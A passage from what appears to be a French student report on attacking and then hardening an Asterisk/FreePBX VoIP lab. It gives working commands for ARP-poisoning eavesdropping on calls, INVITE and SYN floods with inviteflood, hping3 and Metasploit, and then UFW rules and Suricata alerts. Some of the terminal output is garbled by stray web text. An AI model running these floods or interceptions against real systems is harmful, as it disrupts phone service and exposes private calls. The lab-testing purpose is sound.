Comme vous pouvez le voir dans la figure 4.9 ci-dessous, l'adresse MAC du client 10.0.0.8 de la table MAC du serveur avant et après l'attaque d'empoisonnement ARP a changé.

```

voip@VoIP-Asterisk:~$ arp -a
? (10.0.0.6) à e8:94:f6:ba:80:8b [ether] sur enx00e04c534458
? (10.0.0.12) à a0:88:b4:2c:67:c0 [ether] sur enx00e04c534458
? (10.0.0.8) à d4:6a:6a:10:a6:97 [ether] sur enx00e04c534458
? (10.0.0.9) à b8:76:3f:1e:fc:53 [ether] sur enx00e04c534458
? (10.0.0.4) à 68:e7:c2:4f:8e:ed [ether] sur enx00e04c534458
? (10.0.0.10) à fe:58:b7:6c:f4:d4 [ether] sur enx00e04c534458
homerouter.cpe (192.168.8.1) à ac:cf:85:f9:72:c5 [ether] sur enp4s0
voip@VoIP-Asterisk:~$ arp -a
? (10.0.0.6) à e8:94:f6:ba:80:8b [ether] sur enx00e04c534458
? (10.0.0.12) à a0:88:b4:2c:67:c0 [ether] sur enx00e04c534458
? (10.0.0.8) à a0:88:b4:2c:67:c0 [ether] sur enx00e04c534458
? (10.0.0.9) à b8:76:3f:1e:fc:53 [ether] sur enx00e04c534458
? (10.0.0.4) à 68:e7:c2:4f:8e:ed [ether] sur enx00e04c534458
? (10.0.0.10) à fe:58:b7:6c:f4:d4 [ether] sur enx00e04c534458
homerouter.cpe (192.168.8.1) à ac:cf:85:f9:72:c5 [ether] sur enp4s0
voip@VoIP-Asterisk:~$

```

Figure 4.9: Piratage de la table MAC d'une victime.

5<sup>ème</sup> Étape : Lancement du Wireshark.

☞ **Wireshark** capture les paquets échangés et enregistre les conversations qui se déroule sur le réseau.

Après lancement de Wireshark, le pirate choisit l'interface réseau sur laquelle il va effectuer la capture des paquets échangés :




Figure 4.10 : Lancement de Wireshark et choix de l'interface.

- Filtrage des paquets capturés en se limitant au protocole « RTP » :

No.	Time	Source	Destination	Protocol	Length	Info
67	45.603149330	10.0.0.7	10.0.0.1	RTP	214	PT=ITU-T G.711 PCMA,
68	45.633129205	10.0.0.7	10.0.0.1	RTP	214	PT=ITU-T G.711 PCMA,
69	45.633148026	10.0.0.7	10.0.0.1	RTP	214	PT=ITU-T G.711 PCMA,
70	45.663164024	10.0.0.7	10.0.0.1	RTP	214	PT=ITU-T G.711 PCMA,
71	45.693147420	10.0.0.7	10.0.0.1	RTP	214	PT=ITU-T G.711 PCMA,
72	45.693173401	10.0.0.7	10.0.0.1	RTP	214	PT=ITU-T G.711 PCMA,
73	45.723157567	10.0.0.7	10.0.0.1	RTP	214	PT=ITU-T G.711 PCMA,
74	45.753152038	10.0.0.7	10.0.0.1	RTP	214	PT=ITU-T G.711 PCMA,
75	45.753182116	10.0.0.7	10.0.0.1	RTP	214	PT=ITU-T G.711 PCMA,
76	45.783154094	10.0.0.7	10.0.0.1	RTP	214	PT=ITU-T G.711 PCMA,
77	45.813161723	10.0.0.7	10.0.0.1	RTP	214	PT=ITU-T G.711 PCMA,
78	45.813197777	10.0.0.7	10.0.0.1	RTP	214	PT=ITU-T G.711 PCMA,

Figure 4.11 : Filtrage des paquets.

- Analyse des paquets capturés.

Fichier Editer Vue Aller Capture Analyser Statistiques Telephonie Wireless Outils Aide

Appels VoIP

ANSI

GSM

Analyse Flux IAX2

Messages ISUP

LTE

MTP3

Osmux

RTP

RTSP

No.	Time	Source	Destination
67	45.603149330	10.0.0.7	10.0.0.1
68	45.633129205	10.0.0.7	10.0.0.1
69	45.633148026	10.0.0.7	10.0.0.1
70	45.663164024	10.0.0.7	10.0.0.1
71	45.693147420	10.0.0.7	10.0.0.1
72	45.693173401	10.0.0.7	10.0.0.1
73	45.723157567	10.0.0.7	10.0.0.1
74	45.753152038	10.0.0.7	10.0.0.1

Figure 4.12 : L'analyse des paquets RTP.




Figure 4.13: Méthode d’enregistrements du flux RTP analysé par Wireshark.

- o Ecoute des conversations enregistrées :





Figure 4.14 : Écoute de conversations enregistrées.

### c. Attaque Denis de service :

#### 1<sup>ère</sup> Méthode :

Le pirate utilise l'outil Invite flood, la commande de simulation de l'attaque DOS est :

```
inviteflood "interface " " l'extension cible " " domaine de la cible " " adresse IP de la cible  
" " Niveau d'inondation "
```



```
root@kali: ~  
Fichier  Édition  Affichage  Rechercher  Terminal  Aide  
root@kali:~# inviteflood wlan0 205 10.0.0.1 10.0.0.5 1000000000  
inviteflood - Version 2.0  
June 09, 2006  
source IPv4 addr:port = 10.0.0.7:9  
dest   IPv4 addr:port = 10.0.0.5:5060  
targeted UA           = 205@10.0.0.1
```

**Figure 4.15:** Attaque de type DOS avec inviteflood.

Cet outil est utilisé pour inonder notre cible avec des requêtes de type INVITE. Nous avons envoyé 10 méga paquets vers la cible " 10.0.0.5 ".

Une fois l'attaque est lancée on remarque que l'appel vers l'extension 205 a été interrompu.



**Figure 4.16:** Le client 205 hors service.

#### 2<sup>ème</sup> méthode :

Pour cette étape, le pirate utilisera l'outil « **Hping3** », mais avant de lancer cette attaque, il est important d'identifier les ports ouverts avec l'outil « **Nmap** ».

La figure **4.17** montre un scan de l'adresse IP de la victime pour détecter ses ports ouverts et son adresse MAC.



```

root@kali:~# nmap -Pn1-65535 10.0.0.1
Starting Nmap 7.70 ( https://nmap.org ) at 2022-02-24 09:35 CET
Nmap scan report for 10.0.0.1
Host is up (0.0020s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
80/tcp    open  http
1720/tcp  open  h323q931
2000/tcp  open  cisco-sccp
MAC Address: 00:E0:4C:53:44:58 (Realtek Semiconductor)

Nmap done: 1 IP address (1 host up) scanned in 3.68 seconds
root@kali:~# hping3 -S 10.0.0.7 -a 10.0.0.1 -p1720 --flood


```

**Figure 4.17** : Attaque de type DOS avec Hping3 et Nmap.

- **-S** : pour envoyer des paquets SYN.
- **-a** : Cible IP usurpée.
- **-p** : numéro de port.
- **--flood** : fait en sorte que des paquets soient envoyés aussi rapidement que possible.

Cet outil est utilisé pour inonder notre cible "serveur VoIP asterisk" avec les requêtes de type Syn.

Une fois l'attaque est lancée, on remarque une perturbation dans le réseau du serveur "saturation du serveur" et après un certain temps les clients seront hors service comme il est montré dans la figure **4.18**.



**Figure 4.18** : Les clients 205 et 206 hors service.

#### Remarque :

Il existe une commande pour simuler l'attaque DDOS avec la fonction rand-source qui enverra des paquets SYN depuis plusieurs sources.

**Hping3 -S -P 80 --flood --rand --source 10.0.0.1**

**3<sup>ème</sup> méthode :**

Pour la troisième attaque, le pirate utilise l'outil Metasploit, il lance d'abord Metasploit avec la commande suivante :

```

Fichier  Édition  Affichage  Rechercher  Terminal  Aide
root@kali:~# msfconsole
[-] ***Starting the Metasploit Framework console...
[-] * WARNING: No database support: No database YAML file
[-] *** Visited Getting Started Kali Linux Kali Training Kali Tools Kali Docs Kali
14 Jul 2018 — Inviteflood is a tool to perform SIP/SDP
      = [ metasploit v5.0.20-dev DOS Attack. This tool can be utilize
+ -- --=[ 1886 exploits - 1065 auxiliary - 328 post
+ -- --=[ 546 payloads - 44 encoders - 10 nops
+ -- --=[ 2 evasion https://www.researchgate.net> figure - Traduire cette ]a
Inviteflood using a variety of applications
msf5 >

```

**Figure 4.19:** Lancement de Metasploit.

Ensuite il charge et il configure l'auxiliaire « **scanner/sip/options** » qui identifier les systèmes en fournissant une adresse IP unique ou une plage d'adresses IP, il peut analyser tous les serveurs VoIP et leurs options activées.

La prise d'écran ci-dessous montre toutes les options de configuration.

```

msf5 auxiliary(scanner/sip/options) > show options
Module options (auxiliary/scanner/sip/options):

Name      Current Setting  Required  Description
----      -
BATCHSIZE 256             https://www.link yes com: pu The number of hosts to probe in each set
RHOSTS    10.0.0.1/8     Inviteflood- yes Tool User The target address range or CIDR identifier
RPORT     5060           Inviteflood- yes Tool User The target port (UDP)
THREADS   10             Inviteflood- yes Tool User The number of concurrent threads loading over
TO       nobody        Inviteflood- no Tool User The destination username to probe at each host

msf5 auxiliary(scanner/sip/options) > set RHOSTS 10.0.0.0/8
RHOSTS => 10.0.0.0/8
msf5 auxiliary(scanner/sip/options) > set BATCHSIZE 1
BATCHSIZE => 1
msf5 auxiliary(scanner/sip/options) > run

```

**Figure 4.20 :** Réglages de configuration de scanner/sip/options.

- **RHOSTS** : La plage d'adresses cible ou l'identifiant CIDR.
- **BATCHSIZE** : Le nombre d'hôtes à sonder dans chaque ensemble.

Résultats de l'exécution du module auxiliaire « **scanner/sip/options** » :

```
[*] Sending SIP UDP OPTIONS requests to 10.0.0.9->10.0.0.9 (1 hosts)
[*] Sending SIP UDP OPTIONS requests to 10.0.0.2->10.0.0.2 (1 hosts)
[*] 10.0.0.1:5060 udp SIP/2.0 200 OK: {"Server"=>"FPBX-15.0.21(18.10.0)",
"Allow"=>"OPTIONS, REGISTER, SUBSCRIBE, NOTIFY, PUBLISH, INVITE, ACK, BYE,
^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
```

**Figure 4.21** : Le résultat de l'exécution de scanner/sip/options.

Ici, l'analyse du pirate lui a permis d'avoir le serveur VoIP et l'interface FreePbx, son adresse IP qui est 10.0.0.1 et ses requêtes activées.

- On outre le pirate a chargé et configuré le module auxiliaire « **dos/tcp/synflood** » qui est basé sur l'envoi massif de la demande d'ouverture de session TCP, Cette demande de synchronisation SYN est la première étape d'une ouverture de session TCP.

La figure **4.22** ci-dessous montre toutes les options de configuration :

```
msf5 > use auxiliary/dos/tcp/synflood
msf5 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

  Name      Current Setting  Required  Description
  ----      -
  INTERFACE          no          The name of the interface
  NUM                no          Number of SYNs to send (else unlimited)
  RHOSTS            yes         The target address range or CIDR identifier
  RPORT            80          The target port
  SHOST             no          The spoofable source address (else randomizes)
  SNAPLEN          65535       The number of bytes to capture
  SPORT             no          The source port (else randomizes)
  TIMEOUT           500         The number of seconds to wait for new data

msf5 auxiliary(dos/tcp/synflood) > set RHOST 10.0.0.5
RHOST => 10.0.0.5
msf5 auxiliary(dos/tcp/synflood) > exploit
```

**Figure 4.22**: Réglages de configuration de dos/tcp/synflood.


Résultat de l'exécution du module auxiliaire « **dos/tcp/synflood** » :

```
[*] Running module against 10.0.0.5
[*] SYN flooding 10.0.0.5:80...
```

Ici, nous pouvons voir que l'analyse du pirate envoie des paquets SYN au client 10.0.0.5 jusqu'à saturation.

### 4.3 choix et implémentation des bonnes pratiques

Nous avons mis en place un schéma de protection avec les mécanismes de sécurité les souvent utilisés sont : le pare-feu « **UFW** », le système de prévention « **Suricata** » et son interface « **Wazuh** ».



*Figure 4.23* : Schéma de protection.

#### 4.3.1 Solutions contre l'attaque usurpation d'identité

Pour une meilleure protection de notre serveur Asterisk et de nos clients sip, il est nécessaire de mettre un mot de passe compliqué pour chaque extension qui sera difficile à craquer. A cet effet, l'interface FreePbx propose des mots de passe forts sous la forme d'une longue combinaison de caractères alphanumériques.

Poste: 202

General Boîte vocale Avancé Pin Sets

— Éditer le poste

This device uses **PJSIP** technology listening on Port 5060 (UDP), Port 5060 (TCP)

Nom affiché ⓘ Lina-pc

CID Sortant ⓘ

ID appelant d'urgence ⓘ

Secret ⓘ 5c5bf7fd57c16efcff77fc1a67d7ef3c

Figure 4.24 : Le mot de passe proposé par FreePbx.

#### Interprétation :

Après cette solution, l'attaquant va avoir une grande difficulté pour trouver le mot de passe de chaque extension. Donc on peut affirmer que nous avons réussi à protéger une partie importante pour nos clients.

### 4.3.2 Implémentation du firewall

Ubuntu est livré avec un outil de configuration de pare-feu appelé UFW « **Uncomplicated Firewall** ». Il s'agit d'une interface conviviale pour gérer les règles de pare-feu iptables. Son objectif principal est de rendre la gestion du pare-feu plus facile ou comme son nom l'indique, simple.

Dans le contexte de notre travail, le UFW va nous permettre de minimiser le trafic entrant sur le serveur Asterisk afin de limiter les actions suspectes telles que les attaques DoS.

UFW est installé par défaut sur Ubuntu et il est configuré pour refuser toutes les connexions entrantes et autoriser toutes les connexions sortantes.

Donc à partir des alertes IDS, nous pouvons reconnaître les aspects suspects et les bloquer.

- Activation d'UFW :

```
root@VoIP:~# sudo ufw enable
Le pare-feu est actif et lancé au démarrage du système
root@VoIP:~# sudo ufw status
État : actif
```

Figure 4.25: L'activation du pare-feu.

- Création des règles :

Une fois que nous avons activé UFW, il est maintenant possible de définir nos propres règles en acceptant ou refusant des connexions spécifiques basées sur des adresses IP, des sous-réseaux ou des ports.

Donc, pour sécuriser notre réseau, nous avons utilisé l'outil kali linux "Nmap" pour détecter les ports ouverts et obtenir des informations sur notre serveur pour le modifier.

```
root@kali:~# nmap -Pn1-65535 10.0.0.1
Starting Nmap 7.70 ( https://nmap.org ) at 2022-02-24 09:35 CET
Nmap scan report for 10.0.0.1
Host is up (0.0020s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
80/tcp    open  http
1720/tcp  open  h323q931
2000/tcp  open  cisco-sccp
MAC Address: 00:E0:4C:53:44:58 (Realtek Semiconductor)
```

Figure 4.26 : Le scan du réseau avec nmap.

- Ajouter une règle pour fermer le port 1720 comme suit et faire un check avec la commande « **sudo ufw statu** » :

```
root@VoIP:~# ufw deny 1720
La règle a été ajoutée
La règle a été ajoutée (v6)
```

```
root@VoIP:~# sudo ufw status
État : actif
```

Vers	Action	De
----	-----	--
1720	DENY	Anywhere
1720 (v6)	DENY	Anywhere (v6)

Figure 4.27 : Ajouter et vérifier la règle.

**Interprétation des résultats :**

Nous avons fait une deuxième vérification sur kali avec le Nmap et nous avons remarqué que tous les ports sont fermés que le port https 443 "au lieu du port 80 du protocole http".

```
root@kali:~# nmap -Pn1-65535 10.0.0.1
Starting Nmap 7.70 ( https://nmap.org ) at 2022-03-30 12:45 CEST
Nmap scan report for 10.0.0.1
Host is up (0.0031s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
443/tcp   open  https
MAC Address: 00:E0:4C:53:44:58 (Realtek Semiconductor)
Nmap done: 1 IP address (1 host up) scanned in 17.49 seconds
```

**Figure 4.28 :** Vérifier les ports ouverts sur le réseau avec nmap.

- Comme nous l'avons déjà mentionné, grâce aux alertes d'IDs suricata, nous pouvons connaître les actions et les machines qui peuvent être des attaques et des actions malveillantes.

C'est pourquoi nous avons ajouté la règle suivante :

```
root@VoIP:~# ufw deny from 10.0.0.7
La règle a été ajoutée
```

**Figure 4.29 :** L'ajoute d'une règle.

**Interprétation :**

Maintenant, chaque paquet provenant de l'adresse 10.0.0.7 sera considéré comme une attaque.

```
03/14/2022-15:28:50.135314  [**] [1:2210007:2] SURICATA STREAM 3way handshake SYNACK with wrong ack [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 10.0.0.1:80 -> 10.0.0.7:25906
03/14/2022-15:28:50.135289  [**] [1:2210004:2] SURICATA STREAM 3way handshake SYNACK resend with different ack [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 10.0.0.1:80 -> 10.0.0.7:26833
03/14/2022-15:28:55.805750  [**] [1:2100158:4] GPL VOIP SIP INVITE message flooding [**] [Classification: Attempted Denial of Service] [Priority: 2] {UDP} 10.0.0.7:5060 -> 10.0.0.1:5060
03/14/2022-15:30:24.406886  [**] [1:2100158:4] GPL VOIP SIP INVITE message flooding [**] [Classification: Attempted Denial of Service] [Priority: 2] {UDP} 10.0.0.7:5060 -> 10.0.0.1:5060
```

**Figure 4.30 :** Les alertes détectés avec l'IDs suricata.

- La règle suivante est une règle spécialement conçue pour l'attaque invite flood "DOS" :
  - La simulation de l'attaque :

```

root@kali:~# inviteflood wlan0 205 10.0.0.5 10.0.0.5 1000000
inviteflood - Version 2.0
             June 09, 2006
source IPv4 addr:port = 10.0.0.7:9
dest   IPv4 addr:port = 10.0.0.5:5060
targeted UA           = 205@10.0.0.5
Flooding destination with 1000000 packets
sent: 40380932
exiting...

```

**Figure 4.31** : Simulation de l'attaque inviteflood.

- La règle proposée :

```

root@VoIP:~# ufw deny from 10.0.0.7/8 to 10.0.0.2 port 5060
WARN: Règle modifiée après normalisation
La règle a été ajoutée

```

**Figure 4.32** : La règle ajoutée pour stopper l'attaque.

Donc, cette règle nous a permis de refuser toutes les connexions à partir de 10.0.0.7/8 vers 10.0.0.2 sur le port 5060. On crée la même règle pour tous les autres clients :

```

root@VoIP:~# ufw status numbered
État : actif

    Vers          Action          De
    ----          -
[ 1] 1720          DENY IN         Anywhere
[ 2] Anywhere     DENY IN         10.0.0.7
[ 3] 10.0.0.5 5060  DENY IN         10.0.0.0/8
[ 4] 10.0.0.8 5060  DENY IN         10.0.0.0/8
[ 5] 10.0.0.3 5060  DENY IN         10.0.0.0/8
[ 6] 10.0.0.4 5060  DENY IN         10.0.0.0/8
[ 7] 10.0.0.6 5060  DENY IN         10.0.0.0/8

```

**Figure 4.33** : La vérification des règles ajoutées.

### Interprétation :

Après avoir ajouté toutes ces règles, nous avons à nouveau essayé l'attaque par Invite-flood, nous remarquons tout d'abord que nos softphones sont toujours actifs sans aucun problème, nous pouvons également passer des appels entre les clients, mais pendant l'appel, nous pouvons sentir qu'il y a une petite coupure de quelques secondes, après cela la communication redevient normale.



### 4.3.3 Implémentation du IPs suricata

Après la mise en place et le lancement de l'IDs au niveau du serveur, nous avons reçu un grand nombre des alertes qui menacent la sécurité de notre système, parmi ces alertes nous pouvons citer les suivantes :

```

-03/21/2022-16:13:20.742003  [**] [1:2100158:4] GPL VOIP SIP INVITE message flooding [**] [Classification: Attempted Denial of
Service] [Priority: 2] {UDP} 10.0.0.7:5060 -> 10.0.0.1:5060 ← 1
-03/21/2022-16:13:34.665226  [**] [1:2400001:3186] ET DROP Spamhaus DROP Listed Traffic Inbound group 2 [**] [Classification:
Misc Attack] [Priority: 2] {TCP} 42.139.88.124:29815 -> 10.0.0.1:80 ← 2
-03/22/2022-10:34:25.008452  [**] [1:2210008:2] SURICATA STREAM 3way handshake SYN resend different seq on SYN recv [**]
[Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 10.0.0.7:15183 -> 10.0.0.1:80 ← 3
-03/22/2022-10:34:26.374967  [**] [1:2210008:2] SURICATA STREAM 3way handshake SYN resend different seq on SYN recv [**]
[Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 10.0.0.7:11185 -> 10.0.0.1:80 ← 4
-03/22/2022-10:59:27.156175  [**] [1:2400019:3186] ET DROP Spamhaus DROP Listed Traffic Inbound group 20 [**] [Classification:
Misc Attack] [Priority: 2] {TCP} 171.26.21.22:16026 -> 10.0.0.1:80 ← 5
-03/22/2022-10:59:31.767128  [**] [1:2400010:3186] ET DROP Spamhaus DROP Listed Traffic Inbound group 11 [**] [Classification:
Misc Attack] [Priority: 2] {TCP} 134.172.20.177:25083 -> 10.0.0.1:80 ← 6
